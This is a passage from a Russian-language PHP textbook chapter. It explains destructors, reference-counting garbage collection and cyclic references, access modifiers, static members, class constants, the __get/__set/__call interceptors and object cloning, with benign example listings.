    // Закрывает файл журнала. Должна ОБЯЗАТЕЛЬНО вызываться
    // в конце работы с объектом!
    public function close()
    {
      // Вначале выводим все накопленные данные
      fputs($this->f, join("", $this->lines));
      // Затем закрываем файл
      fclose($this->f);
    }
  }
?>
```

Как видите, для ускорения работы данные не выводятся в файл сразу же после поступления: вначале они накапливаются в буфере `$lines` и записываются в журнал только во время выполнения `close()`. У нас получается своеобразная буферизация вывода (наподобие той, что встроена в PHP, но только на уровне каждого журнала).

Рассмотрим теперь скрипт, который использует данный класс (листинг 22.10). Предположим, мы ошиблись и не вызвали метод `close()` перед входом в очередную итерацию цикла (в примере правильный вызов `close()` отключен).

Листинг 22.10. Явное освобождение ресурсов. Файл destr0.php

```
<?php ## Явное освобождение ресурсов
  require_once "File/Logger0.php";
  // Создаем в цикле много объектов FileLogger0
  for ($n = 0; $n < 10; $n++) {
    $logger = new FileLogger0("test$n", "test.log");
    $logger->log("Hello!");
    // Представим, что мы случайно забыли вызвать close()
    // $logger->close();
  }
?>
```

В результате наш журнал test.log окажется пустым. Нам нужен какой-то механизм, который позволял бы гарантированно вызывать некоторый метод объекта, когда этот объект перестает использоваться в программе (и удаляется из памяти).

Описание деструктора

По аналогии с конструкторами обычно рассматриваются деструкторы. *Деструктор* — специальный метод объекта, который вызывается при уничтожении этого объекта (например, после завершения программы). Деструкторы обычно выполняют служебную работу — закрывают файлы, записывают протоколы работы, разрывают соединения, "форматируют жесткий диск" — в общем, *освобождают ресурсы*.

Деструктор — это специальный метод класса с именем `__destruct()`, который будет гарантированно вызван при потере *последней* ссылки на объект в программе. Так как деструктор запускается самим PHP, он не должен принимать никаких параметров.

В листинге 22.11 приведен модифицированный класс с именем `FileLogger`, в котором объявляется деструктор. Теперь нам уже нет необходимости заботиться о "ручном" вызове `close()` в программе — PHP выполняет "финализирующие" действия самостоятельно.

Листинг 22.11. Деструктор. Файл File/Logger.php

```
<?php ## Деструктор
  // Класс, упрощающий ведение разного рода журналов
  class FileLogger
  {
    public $f;          // открытый файл
    public $name;       // имя журнала
    public $lines = []; // накапливаемые строки
    public $t;
    // Создает новый файл журнала или открывает дозапись в конец
    // существующего. Параметр $name - логическое имя журнала.
    public function __construct($name, $fname)
    {
      $this->name = $name;
      $this->f = fopen($fname, "a+");
      $this->log("### __construct() called!");
    }
    // Гарантированно вызывается при уничтожении объекта.
    // Закрывает файл журнала.
    public function __destruct()
    {
      $this->log("### __destruct() called!");
      // Вначале выводим все накопленные данные
      fputs($this->f, join("", $this->lines));
      // Затем закрываем файл
      fclose($this->f);
    }
    // Добавляет в журнал одну строку. Она не попадает в файл сразу же,
    // а записывается в буфер и остается там до вызова __destruct().
    public function log($str)
    {
      // Каждая строка предваряется текущей датой и именем журнала
      $prefix = "[".date("Y-m-d_h:i:s ")."{$this->name}] ";
      $str = preg_replace('/^/m', $prefix, rtrim($str));
      // Сохраняем строку
      $this->lines[] = $str."\n";
    }
  }
?>
```

Давайте посмотрим, как может выглядеть использование данного класса (листинг 22.12).

Листинг 22.12. Использование класса с деструктором. Файл destr.php

```
<?php ## Использование класса с деструктором
  require_once "File/Logger.php";
  for ($n = 0; $n < 10; $n++) {
    $logger = new FileLogger("test$n", "test.log");
    $logger->log("Hello!");
    // Теперь нет необходимости заботиться о корректном
    // уничтожении объекта - PHP делает все сам!
  }
  exit();
?>
```

Посмотрите на листинг 22.12. В нем мы последовательно создаем 10 объектов класса `FileLogger`, полагаясь на то, что их деструкторы будут вызваны в нужное время. Зададимся важным вопросом: *в какой именно* момент это произойдет? Интуитивно понятно, что деструктор вызывается в тот момент, когда объект в программе больше не нужен, и память, отведенную под него, можно освободить. Это событие в нашем случае происходит при *перезаписи* переменной `$logger`, т. е. когда ей присваивается новое значение (первая команда цикла).

Но задумайтесь, как PHP определяет, когда объект больше не нужен и его можно удалять из памяти? В нашем случае все просто: в единицу времени на объект ссылается лишь одна переменная `$logger`, но представьте, что бы произошло, если бы это оказалось не так. Например, мы можем накапливать объекты `FileLogger` в каком-нибудь массиве, и тогда уже на каждом обороте цикла вызова деструктора не произойдет:

```
for ($n = 0; $n < 10; $n++) {
  $logger = new FileLogger("test$n", "test.log");
  $logger->log("Hello!");
  $loggers[] = $logger;
}
```

Если вы модифицируете программу таким образом, то обнаружите, что она попрежнему работает! Записи в log-файл test.log добавляются, причем их очередность остается той же, что была ранее. Но в какой же момент PHP вызывает деструкторы десяти объектов в этом случае?

Алгоритм сбора мусора

Как мы знаем, в PHP существует такое понятие, как ссылка на объект. Ссылочная переменная хранит не сам объект, а лишь его адрес в памяти — таким образом, на один и тот же объект могут ссылаться сразу несколько переменных. Забегая вперед скажем, что объекты, на которые в программе *не осталось* ссылок, PHP *немедленно* удаляет из памяти (предварительно вызвав деструкторы). Вся специфика заключена в словах "не осталось ссылок" и "немедленно".

Примечание

Представьте, что объект — это пальто, сданное в гардероб. Тогда в качестве ссылки будет выступать номерок на это пальто, выдаваемый гардеробщиком. Этот номерок можно "копировать" — например, отдав в мастерскую (аналог присваивания переменных). При этом пальто остается тем же самым и не изменяется. Что произойдет с пальто, если человек уничтожит свой номерок (обнулит ссылку на объект)?.. Наверное, через некоторое время гардеробщик сообразит, что пальто больше не нужно и лишь занимает вешалку, и отправит его на утилизацию — диспетчер динамической памяти (или, как его еще называют, *сборщик мусора*) удалит объект-пальто. Однако PHP гораздо "шустрее": если гардеробщику требуется некоторое время на принятие решения, то интерпретатор *сразу же* обнаруживает объекты, на которые нет ссылок, и удаляет их, не задерживаясь.

Сложности начинаются, когда на некоторый объект имеется *более одной* ссылки. В этом случае, конечно же, уничтожение нужно провести только при обнулении *последней* ссылки, но ни в коем случае — промежуточных. Но как же определить, ссылается ли кто-то еще на объект или же нет?..

В этом и заключена специфика алгоритма со счетчиком ссылок, применяемого в PHP (а также в Perl), одновременно его сила и слабость. Любой объект, который вы создаете, содержит в себе скрытое поле, хранящее так называемый *счетчик ссылок*. Каждый раз, когда в программе появляется новая ссылка на объект, этот счетчик увеличивается на 1 (обычно это происходит при выполнении операции присваивания `$alias = $source`: раньше ссылка хранилась только в `$source`, а теперь и в `$alias`, и в `$source`). Соответственно, при удалении ссылки счетчик уменьшается на 1. Например, операция `unset($alias)`, `$alias = "что угодно"`, а также выход локальной переменной функции за область видимости приводит к потере ссылки на объект, которая раньше находилась в `$alias`. Ясно, что при обнулении счетчика на объект больше никто не ссылается, а потому его можно спокойно удалить из памяти, что PHP и делает. Таким образом, *объект удаляется после некоторой операции присваивания, приводящей к потере последней ссылки на него*.

Удаление объекта или массива — довольно сложная процедура. Интерпретатору необходимо:

- удалить все ссылки, которые содержит сам этот объект (например, при удалении массива нужно обнулить все элементы, которые в нем содержатся — на случай, если они сами являются объектами). Если в процессе этой операции какой-то другой подчиненный объект теряет последнюю ссылку, то он также будет удален, и т. д. — рекурсивно;
- вызвать деструктор; деструкторы играют весьма важную роль в ООП, так что полная их поддержка в алгоритме со счетчиком ссылок — это сильная сторона метода;
- освободить занимаемую память; эта операция выполняется в самый последний момент и может рассматриваться как низкоуровневая.

Циклические ссылки

Алгоритмы сборки мусора с использованием счетчика ссылок, как правило, имеют один очень существенный недостаток. Речь идет о *циклических ссылках*. Давайте рассмотрим пример (листинг 22.13).

Листинг 22.13. Проблемы алгоритма со счетчиком ссылок. Файл refcount.php

```
<?php ## Проблемы алгоритма со счетчиком ссылок
  // Класс, обозначающий отца семьи
  class Father
  {
    // Список детей, сразу после создания объекта - пустой
    public $children = [];
    // Выводит сообщения в момент уничтожения объекта
    function __destruct() { echo "Father умер.<br />"; }
  }
  // Ребенок некоторого отца
  class Child
  {
    // Кто отец этого ребенка?
    public $father;
    // Создает нового ребенка (с указанием его отца)
    function __construct(Father $father) { $this->father = $father; }
    function __destruct() { echo "Child умер.<br />"; }
  }
  // Жил да был Авраам
  $father = new Father;
  // Авраам родил Исаака
  $child = new Child($father);
  // ...и прописал его на своей жилплощади
  $father->children[] = $child;
  echo "Пока что все живы... Убиваем всех.<br />";
  // Прошло время, и все умерли
  $father = $child = null;
  echo "Все умерли, конец программы.<br />";
  // Но программа говорит, что остались зомби!
?>
```

В программе создаются два объекта: `$father` и `$child`. При этом объект-отец хранит ссылки на всех своих потомков, а каждый сын — ссылку на отца. Это и называется циклическими ссылками: если идти "вдоль них", мы никогда не остановимся. Циклические ссылки встречаются на практике очень часто, особенно при описании иерархических структур.

Теперь взгляните на предпоследнюю строчку кода. Мы присваиваем ссылочным переменным `$father` и `$child` значение `NULL`, в результате чего счетчик ссылок в соответствующих объектах уменьшается на 1.

> ***Примечание***
>
> Мы могли бы присвоить этим переменным и любое другое значение, — это не важно. Главное для нас сейчас — сделать так, чтобы в программе больше не осталось ссылок на два объекта, созданных выше.

А теперь — "сюрприз": несмотря на то, что в программе мы уже никак не сможем "добраться" до данных объектов `$father` и `$child` (мы же уничтожили эти ссылки), память

для них все же не освобождается, и они остаются "висеть" мертвым грузом, хотя к ним уже и нельзя получить доступ! Убедиться в этом можно, запустив скрипт листинга 22.13 в браузере:

```
Пока что все живы...  Убиваем всех.
Все умерли, конец программы.
Father умер.
Child умер.
```

Как видите, сообщение "Все умерли", выводящееся в конце программы, оказывается самым первым, а не последним по списку. Это означает, что деструкторы были вызваны уже *после* завершения работы скрипта.

Давайте теперь в качестве эксперимента *уберем* строчку: `$father->children[] = $child`. Таким образом, теперь в программе уже не будет кольцевых ссылок, и результат ее работы станет выглядеть так:

```
Пока что все живы... Убиваем всех.
Child умер.
Father умер.
Все умерли, конец программы.
```

Как видите, если циклических ссылок в программе нет, объекты уничтожаются в правильном порядке.

Проблема циклических ссылок

Все дело в злополучных счетчиках ссылок. Смотрите: `$father` ссылается на `$child`, а `$child` — на `$father`. Это значит, что и у того, и у другого счетчик равен 1 (ведь на каждого из них ссылается другой)! Стоит ли удивляться, что сборщик мусора не сработал?.. Ведь в программе не осталось ни одного объекта с нулевым счетчиком ссылок.

> ***Примечание***
>
> Аналогия с гардеробом: вы сдаете в него свое пальто, а также чужое (которое взяли только что, например, по поддельному номерку). При этом (для конспирации) номерок от своего пальто вы кладете в карман чужого, а от чужого — в карман своего. Проделав данную махинацию, вы обнаружите, что не можете больше получить одежду!

Мы рассмотрели пример циклических ссылок с "длиной цикла", равной двум. Однако, конечно, PHP попадает в безвыходную ситуацию и в случае большей косвенности: A ссылается на B, B ссылается на C, C ссылается на A.

> ***Примечание***
>
> Еще одна аналогия — известная безвыходная ситуация "ключи от машины в квартире, ключи от квартиры в сейфе, ключи от сейфа — в машине".

Еще более примечателен по своей простоте следующий код:

```
class Station { public $exit; }
$theMobilAve = new Station;
$theMobilAve->exit = $theMobilAve;  // ссылается сам на себя!
unset($theMobilAve);                // объект не будет удален!
```

Чем не замкнутая внутри себя вселенная?.. Мы получили объект, который, несмотря на потерю последней ссылки в программе, все равно продолжает существовать в памяти, занимая место, но не будучи доступным.

Итак, общий вывод: алгоритм сборки мусора и автоматического вызова деструкторов попросту "не срабатывает", когда в программе имеются кольцевые ссылки.

Проблема утечки памяти в результате циклических ссылок была неразрешима до версии PHP 5.3, начиная с которой в сборщик мусора PHP внедрен синхронный механизм сбора циклических ссылок. Познакомиться с описанием этого механизма можно в работе **http://researcher.watson.ibm.com/researcher/files/us-bacon/Bacon01Concurrent.pdf**.

Вкратце, все объекты, генерирующие ссылки, помещаются в специальный буфер, который называется корневым. При заполнении буфера (а его размер составляет 10 000) стартует процедура сборки мусора, в результате которой происходит обход дерева всех ссылающихся элементов, алгоритм разрешает циклы и корректирует счетчики. Объекты, чьи счетчики стали равны нулю, удаляются. Механизм довольно ресурсоемок и включается только по заполнению буфера. По умолчанию сборщик мусора включен; если ваши скрипты работают короткое время и потребляют мало памяти, можно увеличить производительность за счет отключения сборщика мусора, установив значение директивы `zend.enable_gc` в конфигурационном файле php.ini в `off`.

Права доступа к членам класса

До сих пор мы объявляли свойства и методы класса, не задумываясь особенно, должны ли они быть доступны в программе, или же используются только для внутренних целей. Модификатор `public`, знакомый нам по предыдущей главе, имеет как раз такой смысл. Однако в крупных программах, а также законченных библиотеках следует ограничивать доступ к свойствам и методам классов, разрешая только то, что действительно необходимо программе, и "скрывая" все остальное.

> ***Замечание***
>
> Чаще всего стараются не делать открытыми свойства класса, предоставляя доступ к ним только через специальные методы. Так можно, например, запретить в программе изменение того или иного свойства.

Например, дескриптор открытого файла `$f` в классе `FileLogger` (см. листинг 22.11) имеет смысл сделать скрытым свойством класса, недоступным в вызывающей программе напрямую. И правда, зачем он ей? Программа может даже и "не знать", что запись в действительности осуществляется в log-файл. Ей должно быть все равно, пойдут ли диагностические строки в файл или в базу данных, а может быть — прямо в браузер. Она в любом случае вызывает метод `log()`, имеющий четко описанный прототип (принимает один строковый параметр).

Модификаторы доступа

В PHP существуют три модификатора ограничения доступа: `public`, `protected` и `private`. Их можно указывать перед описанием метода или свойства класса.

Public: открытый доступ

Члены класса, помеченные ключевым словом `public` ("публичный", "открытый"), доступны для использования извне класса (например, из вызывающей программы). Вот пример:

```
class Hotel
{
  public $exit;
  public function escape()
  {
    echo "Let's go through the {$this->exit}!";
  }
}
$theLafayette = new Hotel();
$theLafayette->exit = "main wet wall"; // допустимо
$theLafayette->escape();               // допустимо
```

При описании свойств вместо ключевого слова `public` можно использовать слово `var`. Дело в том, что в старых версиях PHP ограничивать доступ к членам класса было *нельзя* — фактически, все члены класса неявно имели модификатор `public`. Для описания свойств применялось ключевое слово `var`, однако вставлять его рекомендуется только в целях совместимости со старыми версиями.

Private: доступ только из методов класса

С использованием ключевого слова `private` ("личный", "закрытый") вы можете сделать члены касса "невидимыми" из вызывающей программы, будто бы их и нет. В то же время, методы "своего" класса могут обращаться к ним без всякого ограничения. Пример:

```
class Hotel
{
  private $exit;
  public function escape()
  {
    $this->findWayOut();                          // допустимо
    echo "Let's go through the {$this->exit}!"; // допустимо
  }
  public function lock()
  {
    $this->exit = null;
  }
  private function findWayOut()
  {
    $this->exit = "main wet wall"; // допустимо
  }
}
$theLafayette = new Hotel();
$theLafayette->findWayOut();          // Ошибка! Доступ закрыт!
$theLafayette->escape();              // допустимо
$theLafayette->exit = "hotel doors";  // Ошибка! Доступ закрыт!
```

Как видите, модификатор `private` включает максимально возможные ограничения на доступ к членам класса. Он разрабатывался специально для того, чтобы запретить прямое изменение свойств объекта, а также доступ к различным служебным методам.

Существует один интересный прием применения `private`-методов класса — это объявление конструктора или деструктора "личным". При наличии `private`-конструктора объекты класса нельзя будет создать из вызывающей программы, зато это можно делать из какого-нибудь метода класса. Соответственно, объект, имеющий `private`-деструктор, не может быть уничтожен ниоткуда, кроме как из одного из членов класса — иначе возникнет ошибка во время выполнения программы.

Protected: доступ из методов производного класса

Модификатор `protected` ("защищенный") с точки зрения вызывающей программы выглядит точно так же, как и `private`: он запрещает доступ к членам объекта извне. Однако по сравнению с `private` он более "либерален", ибо позволяет обращаться к членам не только из "своих" методов, но также и из методов *производных* классов (если используется наследование). О наследовании мы подробно поговорим в следующей главе, а пока только скажем, что "защищенными" обычно делают лишь методы, но *не* свойства классов. Это позволяет создавать "полуслужебные" функции, которые, с одной стороны, выполняют низкоуровневые действия и не должны быть "видны" в основной программе, а с другой, могут использоваться в классах-потомках.

Неявное объявление свойств

Давайте остановимся на одной интересной особенности PHP. Речь идет о том, что операторы:

```
$this->property = 101;
$obj->property = 303;
```

допустимы и не вызывают ошибку даже в случае, если свойство `$property` в классе *не объявлено*. В этом отношении объекты очень похожи на ассоциативные массивы: в них можно создавать произвольные ключи, а также возможно ограничить доступ к некоторым из них (например, с помощью модификатора `private`). Применим даже такой синтаксис:

```
$key = "test";
$obj->$key = 314;
```

При этом в объекте `$obj` создастся свойство с именем `$test` и значением 314, а PHP даже "не пикнет", в том числе в режиме контроля ошибок `E_ALL|E_STRICT`.

> ***Замечание***
>
> Кстати, объявление `var $property` в классе эквивалентно такому: `var $property=null`. Конечно, вместо `var` может идти любой другой модификатор доступа.

В отличие от обычных свойств, со статическими переменными, описанными в следующем разделе, такой прием "не пройдет": представленный далее код дает ошибку.

```
File_Logger::$pass = "ZI0N010I";
// Fatal error: Access to undeclared static property: File_Logger::$pass
```

Общие рекомендации

Есть несколько канонических советов, характерных для объектно-ориентированного подхода и любых языков программирования.

Вот некоторые из них.

- Скрывайте при помощи модификатора `private` как можно больше данных и методов. Оставляйте открытыми только те члены класса, которые действительно могут пригодиться вызывающей программе.
- Не создавайте открытых методов "про запас". Если в будущем какой-то из них понадобится в вызывающей программе, всегда можно изменить его модификатор доступа. Помните: "открыть" метод всегда проще, чем "закрыть" его впоследствии (ибо, сменив модификатор метода с `public` на `private`, нам придется проверить все скрипты, которые используют наш класс).
- Группируйте открытые методы в начале класса, а закрытые — в его конце. Это поможет выделить интерфейс класса (методы, доступные извне).
- Старайтесь не создавать открытые *свойства* вообще. Делайте их закрытыми (`private`) или, в крайнем случае, — защищенными (`protected`). Доступ к свойствам лучше организовывать при помощи открытых методов — так можно, например, запретить изменение свойства, или выполнить некоторые действия перед его считыванием.

Класс — *self*, объект — *$this*

Классы выступают в качестве шаблонов для объектов. Для того чтобы обратиться к внутреннему содержимому объекта, используется ключевое слово `$this`. Для обращения к внутреннему содержимому класса используется ключевое слово `self` (рис. 22.2). Как видно, ключевое слово `$this` снабжено символом доллара, чтобы подчеркнуть связь с переменными. В то время как ключевое слово `self` обходится без символа доллара — это указание на то, что обращаемся мы не к переменной.

С переменной `$this` мы познакомились в предыдущих разделах. Для того чтобы воспользоваться `self`, потребуется объявить статическую переменную или метод класса.




Рис. 22.2. `self` используется для обращения к внутренним переменным и методам класса, а `$this` — к переменным и методам объекта

Особенностью статических членов и методов является тот факт, что они определяются не на уровне объекта, а на уровне класса.

Статическое свойство недоступно через обращение `$this->property` или `$obj->property`. Вместо этого используется оператор `::` и либо имя класса (*`ИмяКласса`*`::$property`), либо ключевое слово `self` (`self::$property`).

Статический метод во время своего запуска не получает ссылку `$this`, поэтому он может работать только со статическими членами (свойствами и другими методами) своего класса.

Пример: счетчик объектов

Давайте рассмотрим пример класса, который "считает", сколько его экземпляров (объектов) существует в текущий момент, и позволяет получить эту информацию из вызывающей программы (листинг 22.14).

Листинг 22.14. Использование статических членов класса. Файл static.php

```
<?php ## Использование статических членов класса
  class Counter
  {
    // Скрытый статический член класса - общий для всех объектов
    private static $count = 0;
    // Конструктор увеличивает счетчик на 1. Обратите внимание
    // на синтаксис доступа к статическим переменным класса!
    public function __construct() { self::$count++; }
    // Деструктор же уменьшает
    public function __destruct() { self::$count--; }
    // Статическая функция, возвращает счетчик объектов
    public static function getCount() { return self::$count; }
    // Как видите, установить счетчик в произвольное значение
    // извне нельзя, можно только получить его значение. Вот он,
    // модификатор private "в действии"
  }
  // Создаем 6 объектов
  for ($objs = [], $i = 0; $i < 6; $i++)
    $objs[] = new Counter();
  // Статические функции можно вызывать точно так же, как будто
  // бы это обычный метод объекта. При этом $this все равно
  // не передается, он просто игнорируется.
  echo "Сейчас существует {$objs[0]->getCount()} объектов.<br />";
  // Удаляем один объект
  $objs[5] = null;
  // Счетчик объектов уменьшится!
  echo "А теперь - {$objs[0]->getCount()} объектов.<br />";
  // Удаляем все объекты
  $objs = [];
  // Другой способ вызова статического метода - с указанием класса.
  // Это очень похоже на вызов функции из библиотеки.
  echo "Под конец осталось - ".Counter::getCount()." объектов.<br />";
?>
```

Внимание!

Взгляните еще раз на конструктор класса: в нем мы используем команду `self::$count++`, а не `$this->count++`. Как уже говорилось выше, статическое свойство принадлежат не объекту, а самому классу, поэтому в `$this`, представляющем данные объекта, его попросту нет. Тем не менее обращение `$this->count++` не порождает ошибку во время выполнения программы! Будьте внимательны.

Пример: кэш ресурсов

Выше мы рассматривали класс `FileLogger`, который позволяет добавлять сообщения в log-файлы. Однако, наверное, не очень хорошо создавать несколько объектов для одного и того же физического файла. Хотелось бы сделать так, чтобы при указании одинаковых имен файлов система не создавала новые объекты, а просто возвращала уже существующие. Такой подход называется *кэшированием ресурса по идентификатору* (в качестве ресурса тут выступает файл, а в качестве его идентификатора — имя файла). Пример — в листинге 22.15.

Листинг 22.15. Локальное кэширование ресурса. Файл cache.php

```
<?php ## Локальное кэширование ресурса по идентификатору
  class FileLogger
  {
    // Массив всех созданных объектов-журналов
    static public $loggers = [];
    // Время создания объекта
    private $time;
    // Закрытый конструктор: создание объектов извне запрещено!
    private function __construct($fname)
    {
      // Запоминаем время создания этого объекта
      $this->time = microtime(true);
    }
    // Открытый метод, предназначенный для создания объектов класса.
    // Создать новый объект можно только с его помощью!
    public static function create($fname)
    {
      // Вначале проверяем: возможно, объект для указанного имени
      // файла уже существует? Тогда его и возвращаем.
      if (isset(self::$loggers[$fname]))
        return self::$loggers[$fname];
      // А иначе создаем полностью новый объект и сохраняем ссылку
      // на него в статическом массиве
      return self::$loggers[$fname]=new self($fname);
    }
    // Возвращает время создания объекта
    public function getTime() { return $this->time; }
    // Дальше могут идти остальные методы класса
  }
```

```
  // Пример использования класса.
  #$logger = new FileLogger("a"); // Нельзя! Доступ закрыт!
  $logger1 = FileLogger::create("file.log"); // OK!
  sleep(1); // как будто бы программа немного поработала
  $logger2 = FileLogger::create("file.log"); // OK!
  // Выводим времена создания обоих объектов
  echo "{$logger1->getTime()}, {$logger2->getTime()} ";
?>
```

Заметив, что времена создания переменных совпадают, мы и убеждаемся, что в действительности `$logger1` и `$logger2` — ссылки на один и тот же объект.

Обратите внимание, что для запрета прямого создания объектов `FileLogger` мы использовали закрытый конструктор. Это гарантирует, что массив `FileLogger::$loggers` будет всегда содержать актуальные значения, которые "не испортятся" в результате действий сторонней программы.

Константы класса

Наряду с членами классы могут содержать константы, которые определяются при помощи ключевого слова `const`. В листинге 22.16 приводится пример класса `cls`, включающего в свой состав константу `NAME`, которая содержит имя класса.

Листинг 22.16. Использование констант в классах. Файл const.php

```
<?php ## Использование констант в классах
  class cls
  {
    const NAME = "cls";
    public function method()
    {
      // echo $this->NAME; // Ошибочное обращение
      echo self::NAME;
      echo "<br />";
      echo cls::NAME;
      echo "<br />";
    }
  }

  echo cls::NAME; // cls
?>
```

> ***Замечание***
>
> Имена констант могут назначаться в любом регистре, однако традиционно используется верхний. Лучше придерживаться данной традиции, т. к. это позволяет значительно увеличить читабельность кода (большинство программистов будут ожидать, что имена констант в программе представлены в верхнем регистре).

Точно так же, как и в случае со статическими членами классов, к константам нельзя обращаться при помощи оператора `->`; для обращения используется оператор разреше-

ния области видимости ::, который предваряется либо именем класса, либо ключевым словом self.

Существование констант может быть проверено при помощи функции defined(), которая возвращает true, если константа существует, и false в противном случае (листинг 22.17).

> ***Замечание***
>
> При проверке классовых констант следует в обязательном порядке использовать оператор разрешения области видимости :: и имя класса.

Листинг 22.17. Проверка существования констант класса. Файл defined.php

```
<?php ## Проверка существования констант класса
  require_once("const.php");

  if(defined("cls::NAME")) echo "Константа определена<br />"; // true
  else echo "Константа не определена<br />";

  if(defined("cls::POSITION")) echo "Константа определена<br />"; // false
  else echo "Константа не определена<br />";
?>
```

Перехват обращений к членам класса

PHP позволяет "перехватывать" обращения к *несуществующим* членам объекта. Для этого в класс необходимо добавить специальные методы, имена которых начинаются с двойного подчерка. Перехватывать можно запросы трех видов.

- Получение величины свойства объекта. Каждый раз, когда в программе производится попытка обратиться к некоторому *несуществующему* свойству *на чтение*, PHP пытается запустить метод __get() класса, передав ему в параметрах имя свойства. Если же свойство уже есть в объекте (например, объявлено в классе или же присвоено каким-либо другим образом), то никакого перехвата не происходит — PHP сразу же обращается к соответствующей переменной.
- Установка нового значения для свойства. В случае если мы присваиваем некоторую величину несуществующему свойству класса, PHP пытается выполнить метод __set(), передав в параметрах имя свойства и его новое значение. Опять же, если свойство с указанным именем уже существует, вызова метода не происходит.
- Запуск несуществующего метода класса. Если для некоторого объекта вызывается метод с незарегистрированным в классе именем, PHP запускает специальную функцию __call(), передавая ей два параметра: имя несуществующего метода и список аргументов, использованных при вызове. Метод __call() может отработать и вернуть некоторое значение, которое в итоге получит вызывающая программа.

Все три типа перехвата происходят для вызывающей программы совершенно "прозрачно": она может даже "не заметить", что произошел вызов служебного метода. Листинг 22.18 иллюстрирует сказанное на примере. В нем определяется класс Hooker, который перехватывает запросы ко всем несуществующим членам объекта (свойствам и

методам). Во время присваивания значения свойству он дополнительно выполняет операцию `trim()` для значения. Таким образом, все величины, хранящиеся в данном классе, не будут содержать ведущих и концевых пробелов.

Листинг 22.18. Перехват обращений к членам класса. Файл overload.php

```
<?php ## Перехват обращений к членам класса
  class Hooker
  {
    // Обычное свойство класса
    public  $opened = 'opened';
    // Обычный метод класса
    public function method() { echo "Whoa, deja vu.<br />"; }
    // В этом массиве будут храниться все "виртуальные" свойства
    private $vars   = array();
    // Перехват получения значения свойства
    public function __get($name)
    {
      echo "Перехват: получаем значение $name.<br />";
      // Возвращаем null, если "виртуальное" свойство еще не определено
      return isset($this->vars[$name])? $this->vars[$name] : null;
    }
    // Перехват установки значения свойства
    public function __set($name, $value)
    {
      echo "Перехват: устанавливаем значение $name равным '$value'.<br />";
      // Перед записью значения удаляем пробелы
      return $this->vars[$name] = trim($value);
    }
    // Перехват вызова несуществующего метода
    public function __call($name, $args)
    {
      echo "Перехват: вызываем $name с аргументами: ";
      var_dump($args);
      return $args[0];
    }
  }
  // Иллюстрация работы класса
  $obj = new Hooker();
  echo "<b>Получаем значение обычного свойства.</b><br />";
  echo "Значение: {$obj->opened}<br />";
  echo "<b>Вызываем обычный метод.</b><br />";
  $obj->method();
  echo "<b>Присваивание несуществующему свойству.</b><br />";
  $obj->nonExistent = 101;
  echo "<b>Получение значения несуществующего свойства.</b><br />";
  echo "Значение: {$obj->nonExistent}<br />";
  echo "<b>Обращение к несуществующему методу.</b><br />";
  $obj->nonExistent(6);
?>
```

Результатом работы этого скрипта будет следующий текст:

```
Получаем значение обычного свойства.
  Значение: opened
Вызываем обычный метод.
  Whoa, deja vu.
Присваивание несуществующему свойству.
  Перехват: устанавливаем значение nonexistent равным '101'.
Получение значения несуществующего свойства.
  Перехват: получаем значение nonExistent.
  Значение: 101
Обращение к несуществующему методу.
  Перехват: вызываем nonExistent с аргументами: array(1){[0]=>int(6)}
```

Обратите внимание на то, что обращения к "обычному" свойству `$opened`, а также к методу `method()` не было перехвачено.

> ***Примечание***
>
> Вы можете считать, что в *любом* классе всегда определены перехватчики `__get()`, `__set()` и `__call()`, однако по умолчанию они генерируют сообщение об ошибке: попытка обращения к несуществующему члену класса. Когда вы вводите свои перехватчики, то изменяете такое поведение.

Клонирование объектов

Как уже неоднократно говорилось выше, в PHP объекты представляют собой ссылку. Во время присваивания ссылочных переменных объекты, на которые они ссылаются, уже не копируются — дублируются лишь сами ссылки.

Но что же делать, если нам в действительности нужно получить дубликат некоторого объекта, а не лишь еще одну ссылку на него? Для данных целей применяется ключевое слово `clone` (листинг 22.19).

Листинг 22.19. Встроенное клонирование объектов. Файл clone0.php

```
<?php ## Встроенное клонирование объектов
  require_once "Math/Complex2.php";
  $a = new MathComplex2(314, 101);
  $x = new MathComplex2(0, 0);
  // Создаем КОПИЮ объекта $x
  $y = clone $x;
  // Теперь $x и $y полностью различны
  $y->add($a);
  // При этом $x не изменяется!
  echo "x=", $x, ", y=", $y;
  // Попробуйте убрать clone - вы увидите, что $x и $y имеют
  // одинаковые значения, ибо ссылаются на один и тот же объект
?>
```

Переопределение операции клонирования

По умолчанию операция `clone` копирует данные объекта побитно. Однако для некоторых классов необходимо выполнить дополнительную работу, например, изменить значения некоторых свойств автоматически, сразу же после клонирования. В листинге 22.20 показано, как это можно сделать. Обратите внимание на специальный метод `__clone()`, который автоматически вызывается PHP при клонировании объектов.

Листинг 22.20. Переопределение функции клонирования. Файл clone.php

```
<?php ## Переопределение функции клонирования
  class Human
  {
    private static $i = 25550690;
    // Идентификатор объекта
    public $dna;
    public $text;
    // Конструктор. Присваивает очередной идентификатор.
    public function __construct()
    {
      $this->dna = self::$i++;
      $this->text = "There is no spoon?";
    }
    // При клонировании идентификатор модифицируется
    public function __clone()
    {
      $this->dna = $this->dna."(cloned)";
    }
  }
  // Создаем новый объект...
  $neo = new Human;
  // ...и его клон
  $virtual = clone $neo;
  // Убеждаемся в том, что их идентификаторы различаются
  echo "Neo DNA id: {$neo->dna}, text: {$neo->text}<br />";
  echo "Virtual twin id: {$virtual->dna}, text: {$virtual->text}<br />";
?>
```

В момент вызова метода `__clone()` данные объекта уже скопированы в `$this` побитно. Вам достаточно изменить (или удалить) только нужные свойства, не трогая все остальные. В нашем примере мы изменяем свойство `$dna` (добавляем суффикс `"(cloned)"`) и не трогаем — `$text`.

Запрет клонирования

Одна из полезных особенностей определения собственного метода `__clone()` заключается в том, что его можно объявить закрытым (`private`). В этом случае в программе нельзя будет создать копию объекта никакими способами. В некоторых ситуациях это

может оказаться полезным — существуют объекты, для которых операция клонирования *бессмысленна*, и ее нужно запретить. (К таким сущностям относятся объекты, существующие в программе в единственном экземпляре.)

Перехват сериализации

